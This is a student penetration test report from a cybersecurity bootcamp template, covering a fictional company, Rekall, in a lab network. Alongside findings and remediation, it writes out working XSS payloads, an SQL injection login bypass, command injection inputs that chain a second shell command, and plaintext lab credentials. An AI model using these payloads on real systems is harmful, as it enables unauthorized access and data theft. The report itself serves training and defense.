Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Table of Contents

Confidentiality Statement 2
Contact Information 4
Document History 4
Introduction 5
  Assessment Objective 5
Penetration Testing Methodology 6
  Reconnaissance 6
  Identification of Vulnerabilities and Services 6
  Vulnerability Exploitation 6
  Reporting 6
Scope 7
Executive Summary of Findings 8
  Grading Methodology 8
  Summary of Strengths 9
  Summary of Weaknesses 9
Executive Summary Narrative 10
Summary Vulnerability Overview 13
Vulnerability Findings 14

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Contact Information

Company Name	Tatooine Tech Company
Contact Name	Padame Amidala
Contact Title	Galaxy Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	11/3/2021	Padame Amidala	

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Command scripts injected required to be a certain way
- Login credentials were still needed to log in
- File such as /etc/passwd was not obtainable straight from URL

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- The web application was vulnerable to XSS scripting stored and reflected, through Local file inclusion and through command injections. This allowed for easy access to credentials and certain files such as robots.txt
- There was sensitive data exposure where information was viewable using OSINT and crt.sh.
- Remote code execution vulnerabilities were found using nessus scan.
- Open ports allowed for exploitations such as Apache Tomcat Remote Code Execution and Struts, Drupal
- Other Vulnerabilities that were found on both machines were Shellshock and SLMail pop3
- Weak credentials and authentication
- Did not have any restriction when uploading a script.php file instead of an image.
- Kiwi tool could be used for Credential Dumping

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Executive Summary

[Provide a narrative summary of your steps and findings.]

During our vulnerability assessment we found the web application susceptible to different attacks. Cross-site scripting was done by implementing the URL and injecting a script. Local file inclusion was also successfully completed by uploading a script. php instead of an image file. Using Kali terminal we could transcribe anything into the script.php and upload it with ease. SQL injection could also be used under the login.php directory of the web application. We also noticed sensitive data exposure by viewing the page source and finding login credentials for dougquaid along with their password. A brute force attack was done by using SQL injection to find credentials for melina. Since the user had weak credentials we successfully logged in under admin. This was done with the help of viewing the robots.txt file. A mitigation for this could be input validation as well as disallowing the view for roboto.txt. Other vulnerabilities include running a nmap scan and finding Apache struts 2.3.5 as the target for exploit. For this we successfully exploited using msfconsole tool and dropping into the tomcat module. Setting the LHOST allowed success into the exploitation allowing us to be root and /etc/passwd file. Struts and Drupal were also used for exploitation. Using google dorking we also obtained user hash for trivera and used John the ripper for cracking the password. Other vulnerabilities that were found were open ports that allowed us to use ftp anonymous login. We were also able to obtain credentials using kiwi. Input validation, closing ports, and using strong credentials are needed to prevent these attacks from occurring.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Summary Vulnerability Overview

Vulnerability	Severity
XSS Reflected	High
XSS Stored	High
Local File Inclusion	Critical
SQL Injection	Critical
Sensitive Data Exposure	Critical
Command Injection	High
Brute Force attack	Critical
PHP injection	Critical
Session Management	Critical
Directory Transversal	Critical
Open source Exposed Data	Medium
Apache Tomcat Remote Code Execution	Critical
Struts - CVE-2017-5638	Critical
Drupal - CVE-2019-6340	High
CVE-2019-14287 (Password Guessing)	Critical
Weak Credentials	High
Open Ports and FTP Anonymous Login	Critical
Searchsploit (Open Ports)	Critical
Common Tasks (Scheduling)	High
Kiwi Credential Dumping	High

The following summary tables represent an overview of the assessment findings for this penetration test:



Scan Type	Total
Hosts	192.168.14.35 172.22.117.20 192.168.13.10 192.168.13.11 192.168.13.12
Ports	Port 21 Port 80 Port 110

Exploitation Risk	Total
Critical	12
High	7
Medium	1


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Low	0

Vulnerability Findings



Vulnerability 1	Findings
Title	XSS Reflected and XSS Stored Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	TTC successfully used two cross site scripting by injecting malicious scripts into the web application. This was done by adding our name to the Welcome to VR planning and then injecting <script>alert(“hi”)</script> onto the URL. We also did this under Memory Planner by selecting a Character and after that adding the script <SCRIPscriptT>alert(“hi”)</SCRIPscripTt> . An advanced script known as a stored XSS vulnerability was also conducted right after . This was also injected in a similar way under comments.php. This is a critical vulnerability that allows storing the injected code so it needs remediation as soon as possible.
Images	 


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

	
Affected Hosts	192.168.14.35
Remediation	Input Validation and output encoding techniques so that user-supplied data is properly sanitized before it displays to the users. Web application testing and staying up to date with the most recent updates.

Vulnerability 2	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	TTC successfully did a Local File inclusion by uploading a script.php instead of an image located under VR planner web page. Using Kali our team used the echo command to make a script1.php. This can be uploaded instead of the image file. 


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	 
Affected Hosts	192.168.14.35
Remediation	Input validation and use absolute file paths. Not allowing the scripts to be uploaded.

Vulnerability 3	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Under the login page, we can use the payload ' OR '1' = '1 under the Password to successfully exploit an SQL injection
Images	


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Affected Hosts	192.168.14.35
Remediation	Input Validation Restrict the use of Special characters so that attackers cannot use quotes or semicolons. Regular Update and Patches Using a Web application Firewall

Vulnerability 4	**Findings**
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Credentials are stored inside the web application itself and easy to access by inspecting the page source and viewing the page source. The **credentials are found easily** under login.php. Username :dougquaid Password:kuato . Moreover, sensitive data was also exposed by viewing **robots.txt** file by manipulating the url as if it were a command terminal. Easy access to webpage vulnerability.
Images	

```
view-source:http://192.168.14.35/Login.php
Exploit-DB  Nessus
        <button type="submit" name="form" value="submit">Login</button>

    </form>

<font color="red">Invalid credentials!</font>


          <span style="font-weight: 700;"></span>
        </h1>
      </div>
    </section>
    <section class="u-clearfix u-palette-2-base u-section-2" id="carousel_02cf">
      <div class="u-clearfix u-sheet u-sheet-1">
        <h1 class="u-text u-text-default u-text-1">
        <center>  <span style="font-weight: 900;">Admin Login</span></center>

<!DOCTYPE html>
<html>


<div id="main">

    <p>Enter your Administrator credentials!</p>

<style>
input[type=text], input[type=password]{
  background-color: black;
  color: white;
}
button[type=submit]{
  background-color: black;
  color: white;
}
</style>

    <form action="/Login.php" method="POST">

        <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
        <input type="text" id="login" name="login" size="20" /></p>

        <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
        <input type="password" id="password" name="password" size="20" /></p>

        <button type="submit" name="form" value="submit" background-color="black">Login</button>

    </form>

    </br >
    <font color="green">Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools<p><a href=networking.php><b><u>HERE</b></u></a></p> </font>
</div>
Task View
```

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.









Affected Hosts	192.168.14.35
Remediation	Removing exposed credentials and changing those compromised credentials. Use and API Input Validation Do not allow directories or specific pages

Vulnerability 5	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Command Injection was successful under networking.php by using www.welcometorecall.com && cat vendors.txt. Using www.welcometorecall.com ; cat vendors.txt can also be a successful payload

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

